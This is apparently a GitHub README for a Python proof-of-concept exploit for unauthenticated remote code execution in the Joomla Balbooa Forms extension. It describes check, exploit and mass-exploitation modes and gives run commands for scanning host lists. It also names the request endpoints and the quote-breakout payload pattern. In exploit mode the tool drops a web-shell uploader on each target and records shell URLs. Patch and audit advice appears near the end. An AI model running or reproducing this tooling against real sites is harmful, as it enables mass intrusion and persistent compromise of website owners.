 murrez/cve-2026-102425
Python PoC for CVE-2026-102425: unauthenticated RCE in Joomla Balbooa Forms (com_baforms) via field shortcode injection in post-submission PHP eval(). Check, exploit, and mass modes.

Python 3 PoC for CVE-2026-102425 — balbooa.com Balbooa Forms Joomla extension — unauthenticated remote code execution via field shortcode injection in optional PHP-after-submission actions (eval()).
| | |
|---|---|
| PoCbit | https://pocbit.org/pocs/cve-2026-102425 |
| CVE.org | https://www.cve.org/CVERecord?id=CVE-2026-102425 (PUBLISHED 2026-09-29) |
| NVD | https://nvd.nist.gov/vuln/detail/CVE-2026-102425 |
| CNA | Joomla! Project |
| Component | com_baforms |
| Affected | 1.0.0 – 2.4.3.3 |
| Fix | ≥ 2.4.3.4 |
| CWE | CWE-94 (Code Injection) |
| CVSS 4.0 | 9.5 Critical — CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H |
| Finders | Łukasz Rybak, Sergiy Tryzhychynskyi |
Balbooa Forms lets administrators define PHP code that runs after a public form submission. That PHP may contain form-field shortcodes. Before eval(), the component replaces each shortcode with the raw value submitted by the visitor (no escaping).
CVE-2026-102425 is exploitable when all of the following hold:
Extension version < 2.4.3.4.
A public form uses the optional PHP-after-submission action.
That PHP interpolates an attacker-controlled field shortcode inside a double-quoted PHP string (classic breakout: ";echo …;//).
CVSS AT:P (Attack Requirements: Present) means the vulnerable configuration must exist — installing the component alone is not enough.
This is not CVE-2026-67364 ([URL parameter = X] query shortcode, fixed 2.4.3.2). Use --include-67364 only if you intentionally test that separate issue.
Same component, same release train: also patch CVE-2026-102424, -101127, -101112, -101126 (see mySites.guru).
| Mode | Behavior |
|------|----------|
| check | com_baforms, manifest version, affected_version (< 2.4.3.4), public_form_detected via loadAjaxForm / embed |
| check default hits | hits.txt only if affected and a public form HTML loads (exploit queue) |
| check --all-affected | Also list any host on vulnerable version (noisy FOFA triage) |
| check --aggressive | More paths, loadAjaxForm ID scan, more form probes |
| exploit | form.message submit (modern) + legacy tasks; field shortcode payloads (double-quote breakout) |
| exploit --include-67364 | Adds URL-parameter shortcode attempts (67364 class) |
| exploit --aggressive | Full scrape + loadAjaxForm discovery (slower) |
| --lab | Local mock: double-quoted eval + field injection |
| mass | --list + -j → JSONL, hits.txt, exploited.txt |
JSONL rows include cve_state, cve_record, nvd, cvss_v4_vector, attack_requirements, pocbit_page.
On exploit, the PoC first tries file_put_contents via the same field shortcode RCE to drop local up.php (multipart uploader) under common Joomla paths (images/baforms/uploads/, images/, …), then confirms POCBIT-102425-OK in the submit response. If the file is web-visible, shell_url is printed and appended to exploited.txt.
Python 3.9+
pip install requests urllib3 colorama
cd CVE-2026-102425
python poc.py                         # interactive
python poc.py hits.txt                # mass exploit
python poc.py --check fofa_hosts.txt  # mass scan → hits.txt
python poc.py -u https://site.tld
python poc.py --lab
python poc.py --help
# Full CLI / JSONL: python _engine.py --help

Interactive mass check (hits.txt, 12 threads, verbose):
| Step | Request |
|------|---------|
| Load form | GET index.php?option=com_baforms&task=form.loadAjaxForm&id=N |
| Submit | POST to form action with task=form.message, form-id, fields (see ba-form.js) |
| Avoid | format=json on front tasks on many J4 sites (invalid controller JSON) |
Legacy sites may use view=form&form_id=N or form.submitForm.
Upgrade Balbooa Forms to 2.4.3.4+.
Remove PHP-after-submission actions that embed field or URL shortcodes until patched.
Enable reCAPTCHA on public submits.
Audit forms, admin users, and images/baforms/uploads/.
Authorized security testing only.
CVE-2026-102425 PoC (PoCbit) — Joomla Balbooa Forms (com_baforms) 1.0.0–2.4.3.3: unauth RCE via field shortcode in PHP-after-submission eval() (CVSS 4.0 9.5 AT:P). check + exploit + mass. https://pocbit.org/pocs/cve-2026-102425
